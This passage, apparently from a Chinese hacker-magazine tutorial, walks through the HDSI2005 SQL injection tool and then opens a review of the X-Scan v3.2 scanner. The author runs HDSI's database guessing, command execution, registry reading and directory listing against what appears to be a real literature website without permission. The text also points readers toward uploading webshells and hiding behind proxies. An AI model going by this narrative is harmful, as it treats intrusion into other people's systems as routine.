


图2

功能三：跨库

HDSI也提供了跨库猜解的功能，点图2最右边的“跨库”按钮，会弹出图3示的对话框，开始是空的，你点“猜解数据库”后它能很快的猜出全部的数据库，这样你就可以实现跨库的功能了。图3是我对这家文学网站的猜解结果，表还不算多，呵呵~




图3

功能四：高级命令

点“高级命令”按扭显示图4界面，这里面提供了2种命令，分别是“命令行执行”和“注册表操作”。先看看“命令行执行”吧，如图4是我对其ipconfig　all的显示结果，很快就能得到结果了，而且很详细的，这里可以运行任何你会的DOS命令，但是前提是你的权限必须够。




图4

接着看它的读注册表的功能，切换到“注册表操作”界面下，可以看到我读它的一个注册表的返回值如图5示，不错吧，比NBSI强咯。NBSI是不提供读注册表功能的，呵呵。如果你权限高的话，还可以读出它的WEB的绝对路径，再配合上传文件功能就很可能得到一个WEBSHELL了。具体方法大家看看以前的杂志自己摸索吧！




图5

功能五：列目录

HDSI的列目录功能也很不错，操作简单方便，点“列目录”后换到它的工作界面，填上路径和临时表名，点“列目录”就能看到你输入路径下的文件或者文件夹了，如图6是我列的它的C盘下的目录，果然厉害！




图6

功能六：设置代理

HDSI还提供设置代理的功能，可以通过设置代理来隐藏自己，都是中文大家看看就懂了，具体操作我就不说了，截个图大家看看吧，如图7示：




图7

其他方面

除了上面我给大家介绍的功能外，大家看到图中左边显示的一列按扭就可以知道，它还有“扫描后台”、“上传文件”、“Get Webshell”、“旁注/IP域名”、“Webshell管理”、“PHP注入”等等一系列的功能，我也不给大家一个个的抓图举例子讲解了，要不老编肯定跟我急了，呵呵！大家在我上面讲到的功能的基础上再对这个注射工具慢慢实践吧！

最后笔者还是要唠叨的是牛人们都说了N遍的话：不要全部都依赖这些傻瓜化的工具。还是那句话，工具用多了，人就会变傻的。我们不要把希望全部寄托在这些傻瓜化的工具上面，工具只是辅助而不是决定我们HACK的，我们应该了解的是它们的工作原理，搞清楚它们是怎么样判断漏洞的，怎么暴表的等等，这样对我们自己的技术才会有所提高。在将来的网络大战中才能发挥我们的作用。（小编提示：这期厨房的另外一篇文章《特殊方法学习黑客工具》就是教大家怎么来了解这些工具的工作原理的，值得推荐）

（文章中介绍的工具HDSI2005已经收录在光盘里）

X-Scan-v3.2初体验

文 天涯衰草

提起国内流行的网络扫描工具，小榕的流光、安全焦点的X-Scan以及X-Way可以说是三分天下。但是目前，X-Way已经停止开发，所以各个功能使用起来已经稍嫌落伍；而寄予了网络爱好者极大厚望的流光5，又一拖再拖迟迟不能发布；幸亏这时Glacier勇敢的站了出来，发布了全新的X-Scan-v3.2版本。说起X-Scan，恐怕是没有人不知道的吧。相信用过X-Scan老版本的用户都领略过它强大的功能，下面我们就来感受一下全新的X-Scan-v3.2的不同之处吧。

